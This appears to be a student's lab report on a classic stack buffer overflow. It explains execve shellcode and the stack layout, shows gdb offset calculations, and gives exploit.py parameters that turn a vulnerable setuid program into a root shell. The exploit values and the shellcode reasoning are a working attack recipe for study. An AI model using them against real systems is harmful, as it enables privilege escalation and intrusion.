Question1.


```
[05/01/25]seed@VM:~$ /bin/sh
$ exit
[05/01/25]seed@VM:~$ /bin//sh
$ exit
[05/01/25]seed@VM:~$ 
```

Shellcode usually pushes strings onto the stack in 4-byte units. In the case of /sh, it is only 3 bytes long, so the last byte becomes a null byte. Most shellcode uses string functions like strcpy() or strcat(), which stop copying when they encounter a null byte. So if /sh is pushed, the null byte appears in the middle of the shellcode, causing the copy to stop. To prevent this, //sh is used instead, which allows a full 4-byte push. This works correctly in practice.

Question2.

(High Address)
Str(pointer argument)
Return address
Previous frame pointer
Buffer[23]
.....
Buffer[0]
(Low Address)

Task1.



After that, the argv[] array is set up by pushing 0 and the address of /bin//sh. So, variables are added below the stack frame from Step 1.Step 2

Malicious Code
NOP
NOP
NOP
0
//sh
/bin
0
0x2000 (/bin//sh 의 주소)

esp points to the bottom of the stack, and ebx points to the starting address of /bin//sh, just like in Step 1.


Step 3

Malicious Code
NOP
NOP
NOP

0
//sh
/bin
0
0x2000 (/bin//sh 의 주소)

The edx register is set to null. Only the register changes, and the stack stays the same as in Step 2

Step4



(b) Set the eax, ecx, and edx registers

eax is first cleared to 0, and then its lower 1 byte is set to 11, which is the system call number for execve. After that, a system call is requested, and the values in the registers are passed as arguments to the kernel.

Task 1-2.

The eax register is used to store the system call number. The system call number for the execve function is 11 (0x0b), so 11 is saved in eax. This tells the Linux kernel which system call to run.

The ebx register stores the address of the file path to run. In this case, it stores the address of /bin//sh to run the shell.

The ecx register stores the address of the argument array for the program. This array includes /bin//sh as the first argument and ends with NULL.

The edx register stores the address of the environment variable array. This array also ends with NULL. In this example, we don't use any environment variables, so edx is set to 0.

Task 1-3.

```
[05/03/25]seed@VM:~/.../shellcode$ ./a64.out
$ exit
[05/03/25]seed@VM:~/.../shellcode$ ./a32.out
$ exit
[05/03/25]seed@VM:~/.../shellcode$ 
```

Both executable files successfully ran the shellcode, and we confirmed that /bin//sh was executed.

Task 2.

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcab8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca4c
gdb-peda$ p/d 0xffffcab8 - oxffffca4c
No symbol "oxffffca4c" in current context.
gdb-peda$ p/d 0xffffcab8 - 0xffffca4c
$3 = 108
gdb-peda$
```

```
# Put the shellcode somewhere in the payload
start = 27                   # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcabc          # Change this number
offset = 112                 # Change this number
```

```
[05/03/25]seed@VM:~/.../code$ ./exploit.py
[05/03/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# 
```

I chose the value of start to be small because the shellcode is about 27 bytes, and the buffer is 100 bytes. To make sure the shellcode fits, start should be less than 70. I also used a NOP sled to help the CPU slide into the shellcode safely.

For the ret value, I set it to 0xffffcabc, because I calculated the return address is at ebp + 4 or buffer + 112.

Finally, I set the offset to 112 because ebp - buffer was 108, and adding 4 gives 112.

As a result, I was able to get a root shell successfully.